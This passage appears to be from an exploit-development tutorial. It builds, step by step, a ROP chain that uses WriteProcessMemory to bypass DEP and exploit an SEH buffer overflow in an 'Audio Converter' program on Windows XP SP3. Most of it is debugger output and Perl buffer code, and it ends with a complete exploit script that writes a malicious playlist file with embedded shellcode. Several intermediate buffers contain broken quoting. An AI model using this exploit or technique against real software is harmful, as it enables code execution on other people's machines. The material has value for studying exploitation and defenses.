0045A068 E1 A1 56 86 1E 5E A9 79 ßíVå▲^⌐y
0045A070 01 00 00 00 16 00 00 00 ☺...▬...
0045A078 02 00 00 00 02 00 00 00 ☻...☻...
0045A080 03 00 00 00 02 00 00 00 ♥...☻...
0045A088 04 00 00 00 18 00 00 00 ♦...↑...
0045A090 05 00 00 00 0D 00 00 00 ♣.......
```

```
0013CEB4   1007A41D  #ñ•▶  audcon_1.1007A41D
0013CEB8   41414141  AAAA
0013CEBC   1007A41D  #ñ•▶  audcon_1.1007A41D
0013CEC0   41414141  AAAA
0013CEC4   41414141  AAAA
0013CEC8   41414141  AAAA
0013CECC   41414141  AAAA
0013CED0   41414141  AAAA
0013CED4   41414141  AAAA
0013CED8   41414141  AAAA
0013CEDC   41414141  AAAA
0013CEE0   41414141  AAAA
0013CEE4   41414141  AAAA
0013CEE8   41414141  AAAA
0013CEEC   41414141  AAAA
0013CEF0   41414141  AAAA
0013CEF4   41414141  AAAA
0013CEF8   41414141  AAAA
0013CEFC   41414141  AAAA
0013CF00   41414141  AAAA
```

So next @ on the stack should be the one pointing to POP EDI / RETN (10008D00), and the next value on the stack should be the @ of ADD ESP,4 / RETN (100012B6) so our buffer will be like :

```
my      $buffer  = “A” x 280;                           # some junk
        $buffer .= “\x31\x2A\x00\x10”;                  # mov eax,ebp / pop ebp / retn4
        $buffer .=  “B” x 12;                           # some junk
        $buffer .= ”\x1D\xA4\x07\x10”;                  # add eax,100 / pop ebp / retn
        $buffer .= “B” x 8;                             # some junk
        $buffer .= ”\x1D\xA4\x07\x10”;                  # NEXT : add eax,100 / pop ebp / retn
        $buffer .= "B" x 4 ;                            # some junk
        $buffer .= "\x1D\xA4\x07\x10";                  # NEXT :  add eax,100 / pop ebp / retn
        $buffer .= "B" x 4 ;                            # some junk
        $buffer .= "\x1D\xA4\x07\x10";                  # NEXT :  add eax,100 / pop ebp / retn
        $buffer .= "B" x 4 ;                            # some junk
        $buffer .= "\x1D\xA4\x07\x10";                  # NEXT :  add eax,100 / pop ebp / retn
        $buffer .= "B" x 4 ;                            # some junk
        $buffer .= "\x1D\xA4\x07\x10";                  # NEXT :  add eax,100 / pop ebp / retn
        $buffer .= "B" x 4 ;                            # some junk
        $buffer .= "\x1D\xA4\x07\x10";                  # NEXT :  add eax,100 / pop ebp / retn
        $buffer .= "B" x 4 ;                            # some junk
        $buffer .= "\x1D\xA4\x07\x10";                  # NEXT :  add eax,100 / pop ebp / retn
        $buffer .= "B" x 4 ;                            # some junk
        $buffer .= "\x1D\xA4\x07\x10";                  # NEXT :  add eax,100 / pop ebp / retn
        $buffer .= "B" x 4 ;                            # some junk

        $buffer .= "\x00\x8D\x00\x10";                  # POP EDI / RETN
        $buffer .= "\xB6\x12\x00\x10";                  # NEXT :  ADD ESP,4 / RETN

        $buffer .= “B” x (4436 –360)                    # some junk
        $buffer .= “\x2F\x37\x01\x10”                   # SEH : add esp, 878 / retn 8
        $buffer .= “A” x 10000;                         # some junk
```

Lets see what happens when it's executed, just make a Break Point on 0x 10008D00




```
10008D00   5F               POP EDI
10008D01   C3               RETN
10008D02   6A 00            PUSH 0
10008D04   6A 00            PUSH 0
10008D06   6A 01            PUSH 1
10008D08   68 8C0000C0      PUSH C000008C
10008D0D   FF15 D4510910    CALL DWORD PTR DS:[<&KERNEL32.RaiseExce kernel32.RaiseException
10008D13   CC               INT3
10008D14   CC               INT3
10008D15   CC               INT3
10008D16   CC               INT3
10008D17   CC               INT3
10008D18   CC               INT3
10008D19   CC               INT3
10008D1A   CC               INT3
10008D1B   CC               INT3
10008D1C   CC               INT3
10008D1D   CC               INT3
10008D1E   CC               INT3
10008D1F   CC               INT3
10008D20   56               PUSH ESI
10008D21   8BF1             MOV ESI,ECX
10008D23   E8 18000000      CALL audcon_1.10008D40
10008D28   F64424 08 01     TEST BYTE PTR SS:[ESP+8],1
10008D2D   74 09            JE SHORT audcon_1.10008D38
Return to 41414141
```

```
Registers (FPU)
EAX 0013CF10 ASCII "AAAAAAAAAAAAAAA
ECX 1001372F audcon_1.1001372F
EDX 7C9032BC ntdll.7C9032BC
EBX 00000000
ESP 0013CECC ASCII "AAAAAAAAAAAAAAA
EBP 41414141
ESI 00000000
EDI 100012B6 audcon_1.100012B6

EIP 10008D01 audcon_1.10008D01

C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (0000000

EFL 00000202 (NO,NB,NE,A,NS,PO,GE,G

ST0 empty -??? FFFF 00FF00FF 00FF00
ST1 empty -??? FFFF 00FF00FF 00FF00
ST2 empty -??? FFFF 000000FE 00FE00
ST3 empty -??? FFFF 000000FE 00FE00
ST4 empty -??? FFFF 00FFFFFF 00FFFF
ST5 empty -??? FFFF 000000FF 00FF00
ST6 empty -??? FFFF 00000000 000000
ST7 empty -??? FFFF 00800080 008000
```

```
Address  Hex dump                ASCII
0045A000 2B 31 43 00 78 F6 44 00 +1C.x÷D.
0045A008 B0 B7 44 00 00 00 00 00 ░╖D.....
0045A010 2E 3F 41 56 6F 75 74 5F .?AVout_
0045A018 6F 66 5F 72 61 6E 67 65 of_range
0045A020 40 73 74 64 40 40 00 00 @std@@..
0045A028 78 F6 44 00 78 F6 44 00 x÷D.x÷D.
0045A030 78 F6 44 00 78 F6 44 00 x÷D.x÷D.
0045A038 78 F6 44 00 B0 B7 44 00 x÷D.░╖D.
0045A040 00 00 00 00 2E 3F 41 56 ....?AV
```

```
0013CEA8   41414141  AAAA
0013CEAC   1007A41D  #ñ•▶ audcon_1.1007A41D
0013CEB0   41414141  AAAA
0013CEB4   1007A41D  #ñ•▶ audcon_1.1007A41D
0013CEB8   41414141  AAAA
0013CEBC   1007A41D  #ñ•▶ audcon_1.1007A41D
0013CEC0   41414141  AAAA
0013CEC4   10008D00  .i.▶ audcon_1.10008D00
0013CEC8   100012B6  ╢‡.▶ audcon_1.100012B6
0013CECC   41414141  AAAA
0013CED0   41414141  AAAA
```

Perfect, now EDI is pointing 0x100012B6 :



```
100012B6   83C4 04     ADD ESP,4
100012B9   C3          RETN
100012BA   CC          INT3
```

Now we prepared our last call to mov dword ptr ss:[esp + 10], eax / call EDI so last thing will be to put all the parameters to WPM on the stack EXCEPT the @ of our shellcode that we will put it through the instruction : **“mov dword ptr ss:[esp + 10], eax / call EDI”**


But first, lets just find an instruction that makes ESP a little bit FAR so we can put our parameters easily

Lets search for a sequence that makes esp a little bit far but before EAX something like :

add esp,xx / retn

lets make a search :

For example i chose the following one :




```
10002105   83C4 14     ADD ESP,14
10002108   C3          RETN
10002109   CC          INT3
1000210A   CC          INT3
1000210B   CC          INT3
```

Nice one this will add 14 bytes to ESP at address 0x10002105

So before the last call, lets make ESP = ESP+14, lets arrange our buffer :

lets see the status of the stack before



```
0013CEC0  41414141 AAAA
0013CEC4  10008D00 .i.▶ audcon_1.10008D00
0013CEC8  100012B6 ╢‡.▶ audcon_1.100012B6
0013CECC  41414141 AAAA
0013CED0  41414141 AAAA
0013CED4  41414141 AAAA
```

Easy, just add to the buffer directly the address of Add esp, 14 / Retn (0x10002105)


so now our buffer will look like

```
my      $buffer  = “A” x 280;                      # some junk
        $buffer .= “\x31\x2A\x00\x10”;             # mov eax,ebp / pop ebp / retn4
        $buffer .=  “B” x 12;                      # some junk
        $buffer .= ”\x1D\xA4\x07\x10”;             # add eax,100 / pop ebp / retn
        $buffer .= “B” x 8;                        # some junk
        $buffer .= ”\x1D\xA4\x07\x10”;             # NEXT : add eax,100 / pop ebp / retn
        $buffer .= "B" x 4 ;                       # some junk
        $buffer .= "\x1D\xA4\x07\x10";             # NEXT :  add eax,100 / pop ebp / retn
        $buffer .= "B" x 4 ;                       # some junk
        $buffer .= "\x1D\xA4\x07\x10";             # NEXT :  add eax,100 / pop ebp / retn
        $buffer .= "B" x 4 ;                       # some junk
        $buffer .= "\x1D\xA4\x07\x10";             # NEXT :  add eax,100 / pop ebp / retn
        $buffer .= "B" x 4 ;                       # some junk
        $buffer .= "\x1D\xA4\x07\x10";             # NEXT :  add eax,100 / pop ebp / retn
        $buffer .= "B" x 4 ;                       # some junk
        $buffer .= "\x1D\xA4\x07\x10";             # NEXT :  add eax,100 / pop ebp / retn
        $buffer .= "B" x 4 ;                       # some junk
        $buffer .= "\x1D\xA4\x07\x10";             # NEXT :  add eax,100 / pop ebp / retn
        $buffer .= "B" x 4 ;                       # some junk
        $buffer .= "\x1D\xA4\x07\x10";             # NEXT :  add eax,100 / pop ebp / retn
        $buffer .= "B" x 4 ;                       # some junk
        $buffer .= "\x00\x8D\x00\x10";             # POP EDI / RETN
        $buffer .= "\xB6\x12\x00\x10";             # ADD ESP,4 / RETN
        $buffer .= "\x05\x21\x00\x10";             # ADD ESP,14 / RETN
        $buffer .= “B” x (4436 –360)               # some junk
        $buffer .= “\x2F\x37\x01\x10”              # SEH : add esp, 878 / retn 8
        $buffer .= “A” x 10000;                    # some junk
```


We arrived at the final LAP

Chapter 04 : Killing the BEAST

lets make a BP after the ADD ESP,14 on the RETN and see what we have



```
10002105   83C4 14          ADD ESP,14
10002108   C3               RETN
10002109   CC               INT3
1000210A   CC               INT3
1000210B   CC               INT3
```



```
0013CEB4   1007A41D #ñ•▶ audcon_1.1007A41D
0013CEB8   41414141 AAAA
0013CEBC   1007A41D #ñ•▶ audcon_1.1007A41D
0013CEC0   41414141 AAAA
0013CEC4   10008D00 .ì.▶ audcon_1.10008D00
0013CEC8   100012B6 ╢‡.▶ audcon_1.100012B6
0013CECC   10002105 ‡!.▶ audcon_1.10002105
0013CED0   41414141 AAAA
0013CED4   41414141 AAAA
0013CED8   41414141 AAAA
0013CEDC   41414141 AAAA
0013CEE0   41414141 AAAA
0013CEE4   41414141 AAAA
```

OK we gave our-self some place to work, here is the next step :

Next instruction is the final one :


0x10028479 ==> mov dword ptr ss:[esp + 10], eax / call EDI

As we see it's 20 bytes after last instruction so lets add it to our buffer :

```
my      $buffer  = “A” x 280;                    # some junk
        $buffer .= “\x31\x2A\x00\x10”;           # mov eax,ebp / pop ebp / retn4
        $buffer .=  “B” x 12;                    # some junk
        $buffer .= ”\x1D\xA4\x07\x10”;           # add eax,100 / pop ebp / retn
        $buffer .= “B” x 8;                      # some junk
        $buffer .= ”\x1D\xA4\x07\x10”;           # NEXT : add eax,100 / pop ebp / retn
        $buffer .= "B" x 4 ;                     # some junk
        $buffer .= "\x1D\xA4\x07\x10";           # NEXT :  add eax,100 / pop ebp / retn
        $buffer .= "B" x 4 ;                     # some junk
        $buffer .= "\x1D\xA4\x07\x10";           # NEXT :  add eax,100 / pop ebp / retn
        $buffer .= "B" x 4 ;                     # some junk
        $buffer .= "\x1D\xA4\x07\x10";           # NEXT :  add eax,100 / pop ebp / retn
        $buffer .= "B" x 4 ;                     # some junk
        $buffer .= "\x1D\xA4\x07\x10";           # NEXT :  add eax,100 / pop ebp / retn
        $buffer .= "B" x 4 ;                     # some junk
        $buffer .= "\x1D\xA4\x07\x10";           # NEXT :  add eax,100 / pop ebp / retn
        $buffer .= "B" x 4 ;                     # some junk
        $buffer .= "\x1D\xA4\x07\x10";           # NEXT :  add eax,100 / pop ebp / retn
        $buffer .= "B" x 4 ;                     # some junk
        $buffer .= "\x1D\xA4\x07\x10";           # NEXT :  add eax,100 / pop ebp / retn
```

```
$buffer .= "B" x 4 ;                        # some junk
$buffer .= "\x00\x8D\x00\x10";              # POP EDI / RETN
$buffer .= "\xB6\x12\x00\x10";              # ADD ESP,4 / RETN
$buffer .= "\x05\x21\x00\x10";              # ADD ESP,14 / RETN

$buffer .= "B" x 20 ;                       # some junk
$buffer .= "\x79\x84\x02\x10";              # mov dword ptr ss:[esp + 10], eax / call EDI

$buffer .= “B” x (4436 –360)                # some junk
$buffer .= “\x2F\x37\x01\x10”               # SEH : add esp, 878 / retn 8
$buffer .= “A” x 10000;                     # some junk
```

Lets make a Break Point on the CALL EDI and see what we have



```
10028479  894424 10         MOV DWORD PTR SS:[ESP+10],EAX
1002847D  FFD7              CALL EDI                                   audcon_1.100012B6
1002847F  8BD8              MOV EBX,EAX
10028481  895C24 10         MOV DWORD PTR SS:[ESP+10],EBX
10028485  C64424 14 01      MOV BYTE PTR SS:[ESP+14],1
1002848A  C74424 20 000000  MOV DWORD PTR SS:[ESP+20],0
10028492  8B06              MOV EAX,DWORD PTR DS:[ESI]
10028494  8B50 1C           MOV EDX,DWORD PTR DS:[EAX+1C]
10028497  8BCE              MOV ECX,ESI
10028499  FFD2              CALL EDX
1002849B  8B06              MOV EAX,DWORD PTR DS:[ESI]
1002849D  8B50 10           MOV EDX,DWORD PTR DS:[EAX+10]
100284A0  8D4E 20           LEA ECX,DWORD PTR DS:[ESI+20]
100284A3  51                PUSH ECX
100284A4  8BCE              MOV ECX,ESI
100284A6  FFD2              CALL EDX
100284A8  53                PUSH EBX
100284A9  FFD7              CALL EDI
100284AB  33C0              XOR EAX,EAX
100284AD  8B4C24 18         MOV ECX,DWORD PTR SS:[ESP+18]
100284B1  64:890D 0000000   MOV DWORD PTR FS:[0],ECX
100284B8  59                POP ECX
100284B9  5F                POP EDI
100284BA  5B                POP EBX
100284BB  83C4 18           ADD ESP,18
EDI=100012B6 (audcon_1.100012B6)
```

```
Registers (FPU)
EAX 0013CF10 ASCII "AAAAAAAAAAAAA
ECX 1001372F audcon_1.1001372F
EDX 7C9032BC ntdll.7C9032BC
EBX 00000000
ESP 0013CEE8
EBP 41414141
ESI 00000000
EDI 100012B6 audcon_1.100012B6

EIP 1002847D audcon_1.1002847D

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (0000

EFL 00000206 (NO,NB,NE,A,NS,PE,G

ST0 empty -??? FFFF 00FF00FF 00F
ST1 empty -??? FFFF 00FF00FF 00F
ST2 empty -??? FFFF 000000FE 00F
ST3 empty -??? FFFF 000000FE 00F
ST4 empty -??? FFFF 00FFFFFF 00F
ST5 empty -??? FFFF 000000FF 00F
ST6 empty -??? FFFF 00000000 000
ST7 empty -??? FFFF 00800080 008
```


```
Address  Hex dump                 ASCII
0045A000 2B 31 43 00 78 F6 44 00 +1C.x÷D.
0045A008 B0 B7 44 00 00 00 00 00 ░╖D.....
0045A010 2E 3F 41 56 6F 75 74 5F .?AVout_
0045A018 6F 66 5F 72 61 6E 67 65 of_range
0045A020 40 73 74 64 40 40 00 00 @std@@..
0045A028 78 F6 44 00 78 F6 44 00 x÷D.x÷D.
0045A030 78 F6 44 00 78 F6 44 00 x÷D.x÷D.
0045A038 78 F6 44 00 B0 B7 44 00 x÷D.░╖D.
0045A040 00 00 00 00 2E 3F 41 56 ....?AV
0045A048 74 79 70 65 5F 69 6E 66 type_inf
0045A050 6F 40 40 00 00 00 00 00 o@@.....
0045A058 00 00 00 00 00 00 00 00 ........
0045A060 4A 3C 76 8C 02 00 00 00 J<vî☻...
0045A068 E1 A1 56 86 1E 5E A9 79 ßíVå▲^⌐y
0045A070 01 00 00 00 16 00 00 00 ☺...▬...
0045A078 02 00 00 00 02 00 00 00 ☻...☻...
```

```
0013CEE0   41414141  AAAA
0013CEE4   10028479  yä☻▶  audcon_1.10028479
0013CEE8   41414141  AAAA
0013CEEC   41414141  AAAA
0013CEF0   41414141  AAAA
0013CEF4   41414141  AAAA
0013CEF8   0013CF10  ▶═‼.  ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAA
0013CEFC   41414141  AAAA
0013CF00   41414141  AAAA
0013CF04   41414141  AAAA
0013CF08   41414141  AAAA
0013CF0C   41414141  AAAA
0013CF10   41414141  AAAA
0013CF14   41414141  AAAA
0013CF18   41414141  AAAA
0013CF1C   41414141  AAAA
0013CF20   41414141  AAAA
```

BINGO as we see everything is in place we have just to organize our buffer and add the known parameter for WPM as follow :

[0x7C802213]	==> Constant we have it
[0xFFFFFFFF]	==> this is example, The ret, choose and put it as you like
[0xFFFFFFFF]	==> This is the hprocess (-1 means the process itself)
[0x7C8022CF]	==> Constant we have it
[@ of shellcode]	==> Just put some junk, it will be overwritten by @ in EAX
[length of Shellcode]	==> 0000001A
[@ for results]	==> just find a writable memory address using immunity

here is what we will have, but still to add the writeable memory location after length



```
0013CEDC   41414141  AAAA
0013CEE0   41414141  AAAA
0013CEE4   10028479  yä☻▶  audcon_1.10028479
0013CEE8   7C802213  ‼"Ç¦  kernel32.WriteProcessMemory
0013CEEC   FFFFFFFF
0013CEF0   FFFFFFFF
0013CEF4   7C8022CF  ≐"Ç¦  RETURN to kernel32.7C8022CF from
0013CEF8   0013CF10  ▶≐‼.  ASCII "AAAAAAAAAAAAAAAAAAAAAAAAA
0013CEFC   0000001A  →...
0013CF00   41414141  AAAA
0013CF04   41414141  AAAA
0013CF08   41414141  AAAA
0013CF0C   41414141  AAAA
0013CF10   41414141  AAAA
0013CF14   41414141  AAAA
0013CF18   41414141  AAAA
0013CF1C   41414141  AAAA
```

so here is the final BUFFER

```
my     $buffer  = “A” x 280;                    # some junk
       $buffer .= “\x31\x2A\x00\x10”;           # mov eax,ebp / pop ebp / retn4
       $buffer .=  “B” x 12;                    # some junk
       $buffer .= ”\x1D\xA4\x07\x10”;           # add eax,100 / pop ebp / retn
       $buffer .= “B” x 8;                      # some junk
       $buffer .= ”\x1D\xA4\x07\x10”;           # NEXT : add eax,100 / pop ebp / retn
       $buffer .= "B" x 4 ;                     # some junk
       $buffer .= "\x1D\xA4\x07\x10";           # NEXT :  add eax,100 / pop ebp / retn
       $buffer .= "B" x 4 ;                     # some junk
       $buffer .= "\x1D\xA4\x07\x10";           # NEXT :  add eax,100 / pop ebp / retn
       $buffer .= "B" x 4 ;                     # some junk
       $buffer .= "\x1D\xA4\x07\x10";           # NEXT :  add eax,100 / pop ebp / retn
       $buffer .= "B" x 4 ;                     # some junk
       $buffer .= "\x1D\xA4\x07\x10";           # NEXT :  add eax,100 / pop ebp / retn
       $buffer .= "B" x 4 ;                     # some junk
       $buffer .= "\x1D\xA4\x07\x10";           # NEXT :  add eax,100 / pop ebp / retn
       $buffer .= "B" x 4 ;                     # some junk
       $buffer .= "\x1D\xA4\x07\x10";           # NEXT :  add eax,100 / pop ebp / retn
       $buffer .= "B" x 4 ;                     # some junk
       $buffer .= "\x1D\xA4\x07\x10";           # NEXT :  add eax,100 / pop ebp / retn
       $buffer .= "B" x 4 ;                     # some junk
       $buffer .= "\x00\x8D\x00\x10";           # POP EDI / RETN
       $buffer .= "\xB6\x12\x00\x10";           # ADD ESP,4 / RETN
       $buffer .= "\x05\x21\x00\x10";           # ADD ESP,14 / RETN
       $buffer .= "B" x 20 ;                    # some junk
       $buffer .= "\x79\x84\x02\x10";           # mov dword ptr ss:[esp + 10], eax / call EDI
       $buffer .= "\x13\x22\x80\x7C";           # @ of WPM
       $buffer .= "\xFF\xFF\xFF\xFF";           # RET after WPM choose one and use it
       $buffer .= "\xFF\xFF\xFF\xFF";           # -1 : means process itself
       $buffer .= "\xCF\x22\x80\x7C";           # Destination address
       $buffer .= "B" x 4 ;                     # some junk, @ of shellcode will land here
       $buffer .= "\x1A\x00\x00\x00 ;           # size of shellcode
       $buffer .= "\x00\xA0\x45\x00 ;           # writeable Memory
       $buffer .= "B" x 12 ;                    # some junk
       $buffer .= $shellcode;
       $buffer .= “B” x (4436 –360)             # some junk
       $buffer .= “\x2F\x37\x01\x10”            # SEH : add esp, 878 / retn 8
       $buffer .= “A” x 10000;                  # some junk
```

so here is the final exploit :

```
# Exploit by sud0 for Audio Converter
# Bug Found by chap0
# Audio Converter new Exploit usin WPM and ROp technique to bypass DEP Tested on XP SP3 on VM
# @ of WPM hard coded, on ASLR have to brute force or change the @ of WPM

my $filename="audio-poc.pls";
# Small Shellcode to run calc
my $shellcode =
"\x8B\xEC\x55\x8B\xEC\x68\x20\x20\x20\x2F\x68\x63\x61\x6C\x63\x8D\x45\xF8\x50\xB8\xC7\x93\xC2\x77\xFF\xD0";

my      $buffer  = "A" x 280;                      # some junk
          $buffer .= "\x31\x2A\x00\x10";             # mov eax,ebp / pop ebp / retn4
          $buffer .=  "B" x 12;                      # some junk
          $buffer .= "\x1D\xA4\x07\x10";             # add eax,100 / pop ebp / retn
          $buffer .= "B" x 8;                                  # some junk
          $buffer .= "\x1D\xA4\x07\x10";             # NEXT : add eax,100 / pop ebp / retn
          $buffer .= "B" x 4 ;                                 # some junk
          $buffer .= "\x1D\xA4\x07\x10";             # NEXT :  add eax,100 / pop ebp / retn
          $buffer .= "B" x 4 ;                                 # some junk
          $buffer .= "\x1D\xA4\x07\x10";             # NEXT :  add eax,100 / pop ebp / retn
          $buffer .= "B" x 4 ;                                 # some junk
          $buffer .= "\x1D\xA4\x07\x10";             # NEXT :  add eax,100 / pop ebp / retn
          $buffer .= "B" x 4 ;                                 # some junk
          $buffer .= "\x1D\xA4\x07\x10";             # NEXT :  add eax,100 / pop ebp / retn
          $buffer .= "B" x 4 ;                                 # some junk
          $buffer .= "\x1D\xA4\x07\x10";             # NEXT :  add eax,100 / pop ebp / retn
          $buffer .= "B" x 4 ;                                 # some junk
          $buffer .= "\x1D\xA4\x07\x10";             # NEXT :  add eax,100 / pop ebp / retn
          $buffer .= "B" x 4 ;                                 # some junk
          $buffer .= "\x1D\xA4\x07\x10";             # NEXT :  add eax,100 / pop ebp / retn
          $buffer .= "B" x 4 ;                                 # some junk
          $buffer .= "\x00\x8D\x00\x10";             # POP EDI / RETN
          $buffer .= "\xB6\x12\x00\x10";             # ADD ESP,4 / RETN
          $buffer .= "\x05\x21\x00\x10";             # ADD ESP,14 / RETN
          $buffer .= "B" x 20 ;                                # some junk
          $buffer .= "\x79\x84\x02\x10";             # mov dword ptr ss:[esp + 10], eax / call EDI
          $buffer .= "\x13\x22\x80\x7C";             # @ of WPM
          $buffer .= "\xFF\xFF\xFF\xFF";             # RET after WPM choose one and use it
          $buffer .= "\xFF\xFF\xFF\xFF";             # -1 : means process itself
          $buffer .= "\xCF\x22\x80\x7C";             # Destination address
          $buffer .= "B" x 4 ;                                 # some junk, @ of shellcode will land here
          $buffer .= "\x1A\x00\x00\x00";             # size of shellcode
          $buffer .= "\x00\xA0\x45\x00";             # Writeable memory
          $buffer .= "B" x 12;                       # some junk
          $buffer .= $shellcode;
          $buffer .= "B" x (4436 -length($buffer));            # some junk
          $buffer .= "\x2F\x37\x01\x10";             # SEH : add esp, 878 / retn 8
          $buffer .= "A" x 10000;                    # some junk

print "Removing old $filename file\n";
system("del $filename");
print "Creating new $filename file\n";
open(FILE, ">$filename");
print FILE $buffer;

close(FILE);
```

Thanks to my wife for her continual support
Greetz to the corelan team (a really nice guys)

for any questions :
sud0.x90 [at] gmail.com
sud0 [at] corelan.be
http://sud0-says.blogspot.com/